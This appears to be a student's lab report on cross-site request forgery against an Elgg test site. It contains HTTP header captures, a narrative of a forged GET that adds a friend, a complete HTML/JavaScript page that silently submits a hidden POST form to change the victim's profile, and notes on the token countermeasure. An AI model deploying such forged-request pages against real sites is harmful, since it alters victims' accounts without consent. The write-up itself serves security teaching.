





CSRF LAB

Task 1



The 1st screenshot is the GET request and the 2nd is POST request. In the GET request the data is attached in the url whereas in the POST request the data is attached in the body.

Task 2



Alice's Inbox: CSRF Lab Site - Mozilla Firefox

File Edit View History Bookmarks Tools Help

www.csrflabelgg.com/messages/inbox/alice

HTTP Header Live

Referer: http://www.csrflabelgg.com/messages/inbox/alice
Cookie: Elgg83e9usptcsdbk1jo1boqnlpd3;
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Wed, 30 Oct 2019 00:17:16 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 30 Apr 2020 00:17:16 GMT
Cache-Control: public
Pragma: public
ETag: "1549469429-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 866
Content-Type: application/javascript; charset=UTF-8

http://www.csrflabelgg.com/cache/
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/messages/inbox/alice
Cookie: Elgg83e9usptcsdbk1jo1boqnlpd3;
Connection: keep-alive
GET: HTTP/1.1 200 OK
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 30 Apr 2020 00:11:06 GMT
Cache-Control: public
Pragma: public
ETag: "1549469429-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 368
Content-Type: application/javascript; charset=UTF-8
Date: Wed, 30 Oct 2019 00:14:55 GMT

Clear Options File Save Record

Data autoscroll

CSRF Lab Site

Activity Blogs Bookmarks Files Groups More

Messages

Inbox

Compose a message

Search

Boby Task 2 just now

http://www.csrfbattacker.com/task2.html

Delete Mark read Toggle all

Powered by Elgg

www.csrflabelgg.com/activity

Mozilla Firefox

csrfbattacker.com/task2

www.csrfbattacker.com/task2.html

HTTP Header Live


Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrfbattacker.com/task2.html
Cookie: Elggnb8dfec9d94dagk60nfjgqqlv5
Connection: keep-alive
GET: HTTP/1.1 302 Found
Date: Wed, 30 Oct 2019 00:49:39 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.csrfbattacker.com/task2.html
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8

http://www.csrfbattacker.com/task2.html
Host: www.csrfbattacker.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrfbattacker.com/task2.html
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Wed, 30 Oct 2019 00:49:39 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Wed, 30 Oct 2019 00:47:40 GMT
ETag: "c0-5961614736905-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 173
Content-Type: text/html

Clear Options File Save Record


Data autoscroll

This page forges an HTTP GET REQUEST.




In this task boby is the attacker and alice is the victim. After logging in the boby's account we inspect the guid which is 43. We then create HTML file with the link to add friend with this guid and save this file in /var/www/CSRF/Attacker and send the message to Alice. Now when Alice clicks on this link boby is automatically added to the friend list.



Task 3




```
task3.html (/var/www/CSRF/Attacker) - gedit
task3.html
var/www/Attacker

<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function forge_post()
{
    var fields;
    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Boby is my hero'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='42'>";
    // Create a <form> element.
    var p = document.createElement("form");
    // Construct the form
    p.action = "http://www.csrflabelgg.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";
    // Append the form to the current page.
    document.body.appendChild(p);
    // Submit the form
    p.submit();
}
// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```









After inspecting Alice's profile we come to know that its guid is 42. We then create a html file where we put profile edit as a link triggered when the link is opened. And also input fields that are needed to be changed. As seen from the above screenshot when the link is opened the description of Alice is changed.

Question 1 – Any user can go to anyone's profile and inspect its element. Similarly Bobby can go to Alice's profile and check for its guid.

Question 2 – Bobby cannot launch the attack anybody who visits his profile since the user id of every user is different.

Task 4





We comment the return true statement in Actionservice.php. And also add elgg_ts (timestamp) and elgg_token (secret token) in the code so that the attacker cannot forge cross site request, if it is incorrect the server does not process the request.

If we turn on the countermeasure it assumes this as a cross site attack and not as a user request.